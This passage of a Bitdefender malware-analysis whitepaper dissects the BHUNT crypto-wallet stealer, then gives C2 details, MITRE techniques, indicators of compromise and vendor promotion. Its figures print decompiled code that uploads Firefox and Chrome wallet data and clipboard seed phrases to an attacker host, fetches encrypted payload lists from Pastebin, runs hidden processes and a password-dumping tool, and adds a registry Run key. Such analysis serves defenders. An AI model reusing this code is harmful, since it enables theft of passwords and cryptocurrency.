    byte[] bytes = Convert.FromBase64String("Y29uZjo=");
    string conf = Strings.Split(expression, Encoding.ASCII.GetString(bytes), -1, CompareMethod.Binary)[1];
    string type = "c1";
    string text2 = "c1:";
    update.regset(type, Conversions.ToString(this.var_extract(ref text2, conf)));
    text2 = "c1:";
    this.cl_val = Conversions.ToString(this.var_extract(ref text2, conf));
    string type2 = "c";
    text2 = "cpu:";
    update.regset(type2, Conversions.ToString(this.var_extract(ref text2, conf)));
    text2 = "cpu:";
    this.cpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    if (Operators.ConditionalCompareObjectEqual(update.vidcheck(), "nvidia", false))
    {
        string type3 = "g";
        text2 = "nvidia:";
        update.regset(type3, Conversions.ToString(this.var_extract(ref text2, conf)));
        text2 = "nvidia:";
        this.gpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    }
    if (Operators.ConditionalCompareObjectEqual(update.vidcheck(), "amd", false))
    {
        string type4 = "g";
        text2 = "amd:";
        update.regset(type4, Conversions.ToString(this.var_extract(ref text2, conf)));
        text2 = "amd:";
        this.gpu_c = Conversions.ToString(this.var_extract(ref text2, conf));
    }
}
```

Fig.18. Obtaining and storing configuration data in the registry

After saving the configuration, the function downloads another AES-encrypted snippet from Pastebin, [hxxps://pastebin\[.\]com/raw/HMaz9edN](https://pastebin.com/raw/HMaz9edN). The decryption password is `letit#fly@`. This snippet was also deleted from Pastebin, but it probably contains a list of URLs to download files from. This list is then passed to the function `dwfiles`, which downloads them to the folder `\AppData\Roaming\Scype`. Finally, the function notifies `Timer1` to start handling events.

```
string text3 = Conversions.ToString(update.datadw("https://pastebin.com/raw/HMaz9edN"));
if (Operators.CompareString(text3, null, false) != 0)
{
    string data = this.AES_Decrypt(text3, "letit#fly@");
    update.dwfiles(data);
}
this.Timer1.Start();
```

Fig.19. Obtaining further payloads from Pastebin snippet

The *Timer1\_Tick* method is responsible for launching two processes, *svx.exe* and *svc.exe*, residing in *\AppData\Roaming\Scype*. This is achieved by calling the *min* function that will start the new processes with hidden windows to remain stealthy.

```
private void min()
{
    if (Operators.CompareString(this.cl_val, "no", false) == 0)
    {
        try
        {
            Process process = Process.Start(new ProcessStartInfo
            {
                FileName = Environment.ExpandEnvironmentVariables("%AppData%\Scype\svx.exe"),
                UseShellExecute = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
        }
        catch (Exception ex)
        {
        }
        try
        {
            Process process2 = Process.Start(new ProcessStartInfo
            {
                FileName = Environment.ExpandEnvironmentVariables("%AppData%\Scype\svc.exe"),
                UseShellExecute = true,
                WindowStyle = ProcessWindowStyle.Hidden
            });
            return;
        }
        catch (Exception ex2)
        {
            return;
        }
    }
}
```

Fig.20. min function starting two new processes

The *Timer1\_Tick* function also periodically kills the two processes then restarts them with the next tick, making sure it always runs the latest version of them.

```

private void Timer1_Tick(object sender, EventArgs e)
{
    int lastInputTime = this.GetLastInputTime();
    if ((double)lastInputTime > Conversions.ToDouble("180"))
    {
        if (!(this.ismin & (double)lastInputTime > Conversions.ToDouble("180")))
        {
            this.min();
            this.ismin = true;
        }
    }
    else
    {
        this.ismin = false;
        try
        {
            byte[] bytes = Convert.FromBase64String("c3Z4"); // decodes into svx
            byte[] bytes2 = Convert.FromBase64String("c3Zj"); // decodes into svc
            foreach (Process process in Process.GetProcesses())
            {
                if (Operators.CompareString(process.ProcessName, Encoding.ASCII.GetString(bytes), false) == 0)
                {
                    process.Kill();
                }
                if (Operators.CompareString(process.ProcessName, Encoding.ASCII.GetString(bytes2), false) == 0)
                {
                    process.Kill();
                }
            }
        }
        catch (Exception ex)
        {
        }
    }
}

```

Fig.21. Timer1\_Tick function

*Timer2\_Tick* is responsible for updating configuration and files from the same Pastebin links as mentioned above.

```

private void Timer2_Tick(object sender, EventArgs e)
{
    this.Timer1.Stop();
    Interaction.Shell("taskkill /F /IM svc.exe", AppWinStyle.MinimizedFocus, false, -1);
    Interaction.Shell("taskkill /F /IM svx.exe", AppWinStyle.MinimizedFocus, false, -1);
    if (Operators.ConditionalCompareObjectNotEqual(update.datadw("https://pastebin.com/raw/EGRCZwCa"), null, false))
    {
        string expression = Strings.Split(this.AES_Decrypt(Conversions.ToString(update.datadw("https://pastebin.com/raw/EGRCZwCa")), "hoeland!a"), ":admin:", -1,
            CompareMethod.Binary)[1];
        string config = Strings.Split(expression, "conf:", -1, CompareMethod.Binary)[1];
        string data = Strings.Split(expression, "update:", -1, CompareMethod.Binary)[1];
        update.conf_check(config, this.ismin, this.cl_val, this.cpu_c, this.gpu_c, Conversions.ToString(update.vidcheck()));
        update.min_udp(data, Conversions.ToString(update.regread("ver")));
    }
    this.ismin = false;
    this.Timer1.Start();
}

```

Fig.22. Timer2\_Tick function

Because the snippet with the file locations has been removed, we could not get additional information about *svc.exe* and *svx.exe*.

## Golden7

The first part of the golden7 function searches for Mozilla Firefox profiles that contain account tokens and upload the files to the C2 server. Then, it kills all *firefox.exe* instances with *taskkill.exe*.

```
string[] files = Directory.GetFiles(Environment.ExpandEnvironmentVariables("%Appdata%\") + "Mozilla\Firefox\Profiles", "**.*",
    SearchOption.AllDirectories);
bool flag = false;
foreach (string text in files)
{
    string[] array2 = Strings.Split(text.ToString(), "\\", -1, CompareMethod.Binary);
    if (!array2[array2.Length - 1].Contains("."))
    {
        if (text.Contains("default"))
        {
            string text2 = File.ReadAllText(text);
            if (text2.Contains("accountToken"))
            {
                string[] array3 = Strings.Split(text.ToString(), "\\", -1, CompareMethod.Binary);
                string text3 = array3[array3.Length - 2];
                string text4 = Strings.Split(text.ToString(), text3, -1, CompareMethod.Binary)[0] + Strings.Split(text3, ".", -1,
                    CompareMethod.Binary)[0] + ".sqlite";
                Interaction.Shell("taskkill /F /IM firefox.exe", AppWinStyle.MinimizedFocus, false, -1);
                Thread.Sleep(700);
                try
                {
                    byte[] inArray = File.ReadAllBytes(text4);
                    string text5 = Convert.ToBase64String(inArray);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
                        {
                            "blackjack=:=====:;",
                            Environment.UserName.ToString(),
                            "=:=====:\\r\\n",
                            text5,
                            "@ ",
                            text4
                        }));
                    File.Delete(text4);
                    Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Golden7 activated @ " + Environment.MachineName.ToString());
                    flag = true;
                }
                catch (Exception ex)
                {
                }
            }
        }
    }
}
```

Fig.23. Exfiltrating Firefox data

Next, it checks in Chrome extension settings for .ldb (LevelDB) files that might contain sensitive data like cookies and passwords, and uploads them to the C2 server as well. It kills all *chrome.exe* instances with *taskkill.exe*.

```
string path = Environment.ExpandEnvironmentVariables("%LocalAppData%\Google\Chrome\User Data\Default\Local Extension Settings\
    \nkbihfbeogaeaoehlefnkodbefgpgknn");
if (Directory.Exists(path))
{
    string[] files2 = Directory.GetFiles(path, ".ldb*");
    Interaction.Shell("taskkill /F /IM chrome.exe", AppWinStyle.MinimizedFocus, false, -1);
    Thread.Sleep(700);
    foreach (string text6 in files2)
    {
        byte[] inArray2 = File.ReadAllBytes(text6);
        string text7 = Convert.ToBase64String(inArray2);
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", string.Concat(new string[]
            {
                "blackjack=:=====:;",
                Environment.UserName.ToString(),
                "=:=====:\\r\\n",
                text7,
                "@ ",
                text6
            }));
        File.Delete(text6);
    }
    try
    {
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "log=Golden7 activated @ " + Environment.MachineName.ToString());
        flag = true;
    }
    catch (Exception ex2)
    {
    }
}
```

Fig.24. Exfiltrating Chrome data

If any of these two operations succeeded, then the *flag* variable is set to true, in which case the function writes the resource named **Golden7** to *\AppData\Roaming\MS Office.exe*. As in the case of *chaos\_crew*, it starts the process and ensures persistence with the following command line:

<https://t.me/learningnets>

```
"cmd /c REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "MS Office" /t
REG_SZ /F /D \AppData\Roaming\MS Office.exe"
```

This executable file is also packed with Themida, so we went through the steps of unpacking and restoring MZPE headers to obtain a valid .NET executable. Its code is small, and it has the purpose of stealing cryptocurrency wallet passphrases. It achieves this by periodically reading the contents of the clipboard and checking if the obtained string contains 12 or 13 words separated by spaces. Cryptocurrency wallets use these kinds of strong passphrases consisting of multiple words. These passphrases are very hard to brute-force but they are inconvenient to type in, so users likely copy and paste them frequently. The function finally uploads the passphrase to the C2 server.

```
public static void Main()
{
    for (;;)
    {
        Thread.Sleep(500);
        string text = MyProject.Computer.Clipboard.GetText();
        if (text.Contains(" "))
        {
            try
            {
                string[] array = text.Split(new char[]
                {
                    ' '
                });
                if (array.Length == 12 | array.Length == 13)
                {
                    string requestUriString = "http://minecraftsquid.hopto.org/ifo.php?golden7=" + text;
                    HttpWebRequest httpWebRequest = WebRequest.Create(requestUriString) as HttpWebRequest;
                    HttpWebResponse httpWebResponse = httpWebRequest.GetResponse() as HttpWebResponse;
                    Stream responseStream = httpWebResponse.GetResponseStream();
                    StreamReader streamReader = new StreamReader(responseStream);
                    string text2 = streamReader.ReadToEnd();
                    streamReader.Close();
                    httpWebResponse.Close();
                    Thread.Sleep(3000);
                }
            }
            catch (Exception ex)
            {
            }
        }
    }
}
```

Fig.25. Exfiltrating passphrases copied to clipboard

## mrproper

The function `mrproper` writes the resource with the same name to `\AppData\Roaming\taskui.exe` and starts it with the path to the current executable (`\AppData\Roaming\mscrlib.exe`) in the command line.

```
private static void mrproper()
{
    try
    {
        string text = Environment.ExpandEnvironmentVariables("%appdata%\") + "taskui.exe";
        Module1.drp(text, (byte[])Resources.mrproper.Clone());
        Process.Start(text, Assembly.GetEntryAssembly().Location);
    }
    catch (Exception ex)
    {
    }
}
```

Fig.26. `mrproper` function

This executable is a .NET assembly too, but it's not packed. When decompiled, we notice that it just deletes the file received as arguments. This action is performed as post-execution clean-up, which is somewhat expected of a function named after a popular detergent brand.

```
public static void Main()
{
    string[] commandLineArgs = Environment.GetCommandLineArgs();
    Thread.Sleep(7000);
    try
    {
        File.Delete(commandLineArgs[1]);
    }
    catch (Exception ex)
    {
    }
}
```

Fig.27. Deleting msclib.exe file

## Sweet\_Bonanza

This function writes the resource named **bonanza** to `\AppData\Roamin\bonanza.exe`, runs it with the command line `\AppData\Roaming\bonanza.exe /stext \AppData\Roaming\bonanza` and uploads the output to the C2 server.

```
private static void Sweet_Bonanza()
{
    string text = Environment.ExpandEnvironmentVariables("%appdata%") + "\\bonanza.exe";
    string text2 = Environment.ExpandEnvironmentVariables("%appdata%") + "\\bonanza";
    Module1.drp(text, (byte[])Resources.bonanza.Clone());
    Interaction.Shell(text + " /stext " + text2, AppWinStyle.MinimizedFocus, false, -1);
    string str = Conversions.ToString(Module1.rdr(text2));
    try
    {
        File.Delete(text);
        File.Delete(text2);
        Module1.SendPostData("http://minecraftsquid.hopto.org/ifo.php", "bonanza-:=====" + Environment.UserName.ToString() +
            "=====:\\r\\n" + str);
    }
    catch (Exception ex)
    {
    }
}
```

Fig.28. Sweet\_Bonanza function

The executable is also packed with Themida, however, when run, it reveals itself as being WebBrowserPassView from Nirsoft [12]. It is used to recover stored passwords from browsers like Internet Explorer, Firefox, Chrome, Opera and Safari. This process is used as a password stealer in the context of the function *Sweet\_Bonanza*.

## Command and Control

All the exfiltration is done to `hxxp://minecraftsquid[.]hopto[.]org/ifo[.]php`. Hopto.org is a dynamic DNS service that can point a domain name to changing IP addresses. This way we cannot obtain the IP address of the server to which the exfiltration is done by queries, except for when we manage to connect to the website. During our analysis, the server was already down and did not respond to requests. We could not find any other versions of the stealer that would have other domains for exfiltration.

The stealer also downloads configuration data from Pastebin. The snippets were encrypted by the malware authors and are decrypted in-memory. They contained configuration data along with URLs for further payloads. These snippets were taken down by Pastebin and we found no version of the malware that would use other locations for these files.

## Impact

The malware can steal cryptocurrency wallet information for the following services:

- Exodus
- Electrum
- Atomic
- Jaxx
- Ethereum
- Bitcoin
- Litecoin

The malware can also steal login data and stored passwords from browsers like Firefox and Chrome, and it can obtain passphrases copied to the clipboard. The outcome of these actions might inflict financial losses.

## Privacy Impact

While the malware primarily focuses on stealing information related to cryptocurrency wallets, it can also harvest passwords and cookies stored in browser caches. This might include account passwords for social media, banking, etc. that might even result in an online identity takeover.

# Campaign distribution

The malware has no specific target country or organization, however almost all of our telemetry originated from home users who are more likely to have cryptocurrency wallet software installed on their systems. This target group is also more likely to install cracks for operating system software, which we suspect is the main infection source.

Global distribution of the BHUNT Stealer




Fig.29. Campaign distribution

# Conclusion

BHUNT stealer exfiltrates information about cryptocurrency wallets and passwords, hoping for financial gain. Its code is straightforward and the delivery method is similar to that of existing successful malware, like Redline stealer. We described how we managed to unpack the components, even if they used Themida. By reverse-engineering the malware, we managed to obtain the server it exfiltrates information to and we saw that the attackers store configuration data and locations to extra payloads on Pastebin.

The most effective way to defend against this threat is to avoid installing software from untrusted sources and to keep security solutions up to date.

# Bibliography

- [1] <https://redcanary.com/blog/kmspico-cryptbot/>
- [2] <https://unit42.paloaltonetworks.com/westeal/>
- [3] <https://vmpsoft.com/>
- [4] <https://www.oreans.com/Themida.php>
- [5] <https://back.engineering/17/05/2021/>
- [6] <https://back.engineering/21/06/2021/>
- [7] <https://github.com/x64dbg/ScyllaHide>
- [8] <https://github.com/NtQuery/Scylla>
- [9] <https://github.com/inc0d3/malware/blob/master/tools/unpacker/themida-2.x/Themida%20-%20Winlicense%20Ultra%20Unpacker%201.4.txt>
- [10] <https://github.com/epsylon3/odbgscript/blob/master/doc/ODbgScript.txt>
- [11] <https://github.com/VenTaz/Themidie>
- [12] [https://www.nirsoft.net/utils/web\\_browser\\_password.html](https://www.nirsoft.net/utils/web_browser_password.html)

# MITRE techniques breakdown

Execution	Persistence	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
User Execution: Malicious File	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Masquerading: Invalid Code Signature	<a href="#">Credentials from Password Stores: Credentials from Web Browsers</a>	<a href="#">File and Directory Discovery</a>	<a href="#">Clipboard Data</a>	<a href="#">Application Layer Protocol: Web Protocols</a>	<a href="#">Automated Exfiltration</a>
		<a href="#">Deobfuscate/ Decode Files or Information</a>			<a href="#">Data from Local System</a>		<a href="#">Exfiltration Over C2 Channel</a>
		<a href="#">Hide Artifacts: Hidden Files and Directories</a>					
		<a href="#">Indicator Removal on Host: File Deletion</a>					

# Indicators of Compromise

## Hashes

### msh.exe/msn.exe

1964a4b3a6d0d12d7ccee576580eba11  
4d4a0052d093cc743db0776e04f7e449  
3c7c684aed70164d9b9bbdebee964db4  
4b11f890119f7cbd131da26864f593b0  
884df847e4175250a5a5c3e0ed083cf0  
3c7c684aed70164d9b9bbdebee964db4  
1964a4b3a6d0d12d7ccee576580eba11  
4d4a0052d093cc743db0776e04f7e449

19699828bd5ee7c8ebaa69cb0cd52e8e  
309267125434e8a4d03af44f53818bb7  
fb8bcbb48c36cc6c2f41021d8e68efbc  
a1bff08cd61471ec0b0981eb31511b4a

### mscrlib.exe

2f64777bc62ea978b1ae9802b4979c04  
5d9756e3f4c8e89ff23f7cab30c8c168  
23370460839ad99ba513eb1595287f7f  
7944332e65ad32d7b802e182346f5f1c

### outlook.exe

B41a248efde3dc00f4b639da7f76fae1

### taskui.exe

This is the cleaner process, it just deletes a file received in the command line, which is not a malicious action on its own.

7a9118070bae21e0323f343da1d0f8c9

### bonanza.exe

D3864196cf05bb812b27e698222df5aa

## URLs

hxxp://minecraftsquid[.]hopto[.]org/ifo[.]php

hxxps://pastebin[.]com/raw/EGRcZWCa

hxxps://pastebin[.]com/raw/HMaz9edN

## Files/Folders dropped

*\AppData\Roaming\Outlook.exe*

*\AppData\Roaming\MS Office.exe*

*\AppData\Roaming\taskui.exe*

*\AppData\Roaming\bonanza.exe*

*\AppData\Roaming\Scype\*

# Bitdefender Whitepaper

Poking Holes in Crypto-Wallets: a Short Analysis of BHUNT Stealer

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# Why Bitdefender

## Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

*Leader in Forrester's inaugural Wave™ for Cloud Workload Security*

*NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test*

*SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row*

*Gartner® Representative Vendor of Cloud-Workload Protection Platforms*

## Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

*CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row*

*More MSP-integrated solutions than any other security vendor*

*3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations*

## Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal**.

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

### RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS



### TECHNOLOGY ALLIANCES



# Bitdefender

## UNDER THE SIGN OF THE WOLF

Founded 2001, Romania  
Number of employees 1800+

**Headquarters**  
Enterprise HQ – Santa Clara, CA, United States  
Technology HQ – Bucharest, Romania

### WORLDWIDE OFFICES

**USA & Canada:** Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA

**Europe:** Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS

**Australia:** Sydney, Melbourne

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win – a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

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